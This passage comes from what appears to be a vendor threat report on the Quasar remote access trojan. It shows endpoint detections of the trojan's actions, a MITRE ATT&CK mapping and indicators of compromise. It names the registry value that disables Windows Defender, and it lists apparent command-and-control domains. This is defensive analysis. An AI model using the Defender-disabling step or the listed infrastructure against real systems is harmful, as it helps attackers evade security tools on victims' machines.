


Figure 64: Mal.exe deleting adfind.exe file as a part of process tree

Detection of Registry Modification: Let's consider a scenario where the attacker may try to permanently disable antivirus, by setting the DisableAntiSpyware registry key to 1 in HKLM\SOFTWARE\Policies\Microsoft\Windows Defender utilizing the registry editor feature of Quasar RAT.

Qualys Multi-Vector EDR detects registry changes as follows:

- ✓ Mal.exe accessing the specific registry HKLM\SOFTWARE\Policies\Microsoft\Windows Defender (fig. 65)
- ✓ Registry write event with MITRE ATT&CK #T1562 – Impair Defenses: Disable or Modify Tools – tagged (fig. 66)




Figure 65: Qualys Multi-Vector EDR detection: Process tree of mal.exe trying to access Windows Defender registry





Figure 66: Qualys Multi-Vector EDR detection: Registry write event with MITRE tagging

Detection of Modifications of Network connections: There are multiple connections established by different processes in the target host, as shown in figure 67. Using the TCP connection module, the attacker may terminate the connection for the process svchost.exe with local IP 10.113.107.202:7680 => remote IP 10.113.107.227:14400. Qualys Multi-Vector EDR detected this as:

✓ 10.113.107.227:14400 connection is closed/terminated by svchost.exe process (figs. 68, 69, 70)



Process	Local Address	Local Port	Remote Address	Remote Port	State
spoolsv	0.0.0.0	49669	0.0.0.0	0	Listening
services	0.0.0.0	49671	0.0.0.0	0	Listening
svchost	0.0.0.0	49672	0.0.0.0	0	Listening
svchost	10.113.107.202	43	0.0.0.0	0	Listening
svchost	10.113.107.202	79	0.0.0.0	0	Listening
System	10.113.107.202	139	0.0.0.0	0	Listening
Established					
svchost	10.113.107.202	7680	10.113.107.35	50046	Established
svchost	10.113.107.202	7680	10.113.107.227	14400	Establish
svchost	10.113.107.202	50614	20.198.162.76	443	Establish
OneDrive	10.113.107.202	50764	117.18.237.29	80	Establish
QualysAgent	10.113.107.202	50786	165.193.18.22	443	Established
svchost	10.113.107.202	50790	52.231.199.126	443	Established
svchost	10.113.107.202	50791	23.215.205.69	443	Established
mal	10.113.107.202	50797	10.113.107.53	4782	Established
Closed_Wait					
SearchApp	10.113.107.202	50747	117.18.232.200	443	Closed_Wait
SearchApp	10.113.107.202	50749	117.18.237.29	80	Closed_Wait
Time_Wait					
Idle	10.113.107.202	50767	104.121.255.37	80	Time_Wait
Idle	10.113.107.202	50772	23.10.224.88	80	Time_Wait

Figure 67: TCP connection module used for terminating svchost connection

DETECTED	TYPE	OBJECT	ASSET	SOURCE
19 hours ago 04:05 PM		Network connection 10.113.107.227 : 14400 is closed by svchost.exe	node02-593 –	EDR

Figure 68: Qualys Multi-Vector EDR detection: Svchost closed connection event log




Figure 69: Qualys Multi-Vector EDR detection: Closed connection event details




Figure 70: Qualys Multi-Vector EDR detection: Closed connection through svchost

Detection of Remote Shell: Let's imagine a scenario where the attacker might run any arbitrary command into the target host using remote shell. For example, the attacker runs the systeminfo command to get details such OS name, version, configuration, and more using remote shell (fig. 71).




Figure 71: Systeminfo command run through remote shell

As shown in figure 72, Qualys Multi-Vector EDR detects and observes that:

✓ mal.exe => cmd.exe => systeminfo.exe, as a part of the process tree (fig. 73)




Figure 72: Qualys Multi-Vector EDR event for systeminfo




Figure 73: Qualys Multi-Vector EDR detection: The remote shell process tree

Detection for Remote Execution: The attacker can upload any file into the target host and execute it using remote execution. For example, the attacker has remotely uploaded Psinfo, a command-line tool that gathers key information, on the victim's machine (fig. 74). The file gets renamed and dropped in file directory: C:\Users\admin\AppData\Local\Temp\

Then Psinfo is executed through mal.exe.




Figure 74: File Psinfo being uploaded through Remote Execution module

Qualys Multi-Vector EDR detects and observes:

- ✓ The file creation event of "Psinfo" disguised as "MawkDIxdwKC5.exe" in the file directory C:\Users\admin\AppData\Local\Temp\ (figs. 75, 76)
- ✓ Mal.exe executing the MawkDIxdwKC5.exe process, which is suspicious, as a part of the EDR process tree (fig. 77)




Figure 75: Qualys Multi-Vector EDR detection: Psinfo tool renamed and dropped in specific directory




Figure 76: Qualys Multi-Vector EDR detection: Psinfo file creation event




Figure 77: Qualys Multi-Vector EDR detection: Mal.exe masquerading, trying to access psinfo

Detection of Shutdown, Reboot, or Standby: Qualys Multi-Vector EDR detection of Quasar RAT executing commands to shut down, reboot, or hibernate a remote victim's machine is shown in figures 78 and 79.




Figure 78: Qualys Multi-Vector EDR detection of shutdown command

Figure 79: Qualys Multi-Vector EDR detection: Mal.exe trying to execute shutdown.exe

Conclusion

The Qualys Research Team has observed that the authors of Quasar RAT have evolved the malware over a time, have made multiple changes to its communication protocols, and introduced new evasive defense techniques.

The Quasar RAT source code is openly accessible, which gives hacker communities an advantage to easily integrate and add new malware features. Hence, they have been using the readily available RAT framework for launching cyber attacks — with little or no modification.

This research report has explained the various features and functions of Quasar RAT, how threat actor groups are leveraging the RAT for launching attacks, and how Qualys Multi-Vector EDR helps in detecting and eradicating this dirty rodent!

MITRE ATT&CK Mapping

- ✓ Command and Sc+A2:B18ripting Interpreter: Windows Command Shell - T1059.003
- ✓ Credentials from Web Browsers - T1555.003
- ✓ Encrypted Channel: Symmetric Cryptography - T1573.001
- ✓ Ingress Tool Transfer - T1105
- ✓ Input Capture: Keylogging - T1056.001
- ✓ Modify Registry - T1112
- ✓ Remote Services: Remote Desktop Protocol - T1021.001
- ✓ Scheduled Task/Job: Scheduled Task - T1053.005
- ✓ System Information Discovery - T1082
- ✓ Unsecured Credentials: Credentials In Files - T1552.001
- ✓ Native API - T1106
- ✓ Windows Management Instrumentation - T1047
- ✓ Create or Modify System Process: Windows Service - T1543.003
- ✓ Obfuscated Files or Information: Software Packing - T1027.002
- ✓ Masquerading: Rename System Utilities - T1036.003
- ✓ Process Injection: Process Hollowing - T1055.012
- ✓ Virtualization/Sandbox Evasion: System Checks - T1497.001
- ✓ Process Discovery - T1057
- ✓ Software Discovery: Security Software Discovery - T1518.001
- ✓ File and Directory Discovery - T1083
- ✓ Query Registry - T1012
- ✓ Input Capture - T1056
- ✓ Screen Capture - T1113
- ✓ Data from Local System - T1005
- ✓ Standard Non-Application Layer Protocol - T1095
- ✓ System Shutdown/Reboot - T1529
- ✓ Video Capture - T1125

IOCs — Indicator of Compromise for Quasar RAT

MD5 Hashes

- ✓ c1362ae0ed61ed13730b5bc423a6b771
- ✓ b4bcf7088d6876a5e95b62cee9746139
- ✓ 6e0597bbae126c82d19e1ceaea50b75c
- ✓ 03b88fd80414edeabaaa6bb55d1d09fc
- ✓ b894ab525964231c3c16feb0f2cbcffa
- ✓ 6b9112b4ee34e52e53104dbd538e04d3
- ✓ 7ffbc50f20e72676a31d318bc8f50483
- ✓ 483e02ec373ac4ce5676af185225d035
- ✓ 313ae2a853e0f47ef81040dc58247c88
- ✓ 7f9ec838f1906b3ac75a52babd2f77d6
- ✓ 2c98cc1306c8e50112e907afa22cfc06
- ✓ fd4557a540e35948c0ff20f5b717d9bd
- ✓ c0dc33123fcfe80ba419c1a7fb8e26d3
- ✓ af0091faafe64b5d1ecdaf654c6b6282
- ✓ 1ce3d7e716ee9635bb0bea1623793e85
- ✓ 247d68ff4007bea6865af4783f7b15ab
- ✓ b45ff49959f07f2465b83ca044d7c345
- ✓ a1840646c8050d92c4f5140549711694
- ✓ 081b7bc6d5161210dc65068d36a6b87b
- ✓ 9ffbd9c5f170871b8dd14373a030d2e4
- ✓ 58179e91bf9385c939c159f8b8faad17

Domains

- ✓ carlossosrepete.servecounterstrike.com
- ✓ carsond5.hopto.org

IP Addresses

- ✓ 23.216.147.64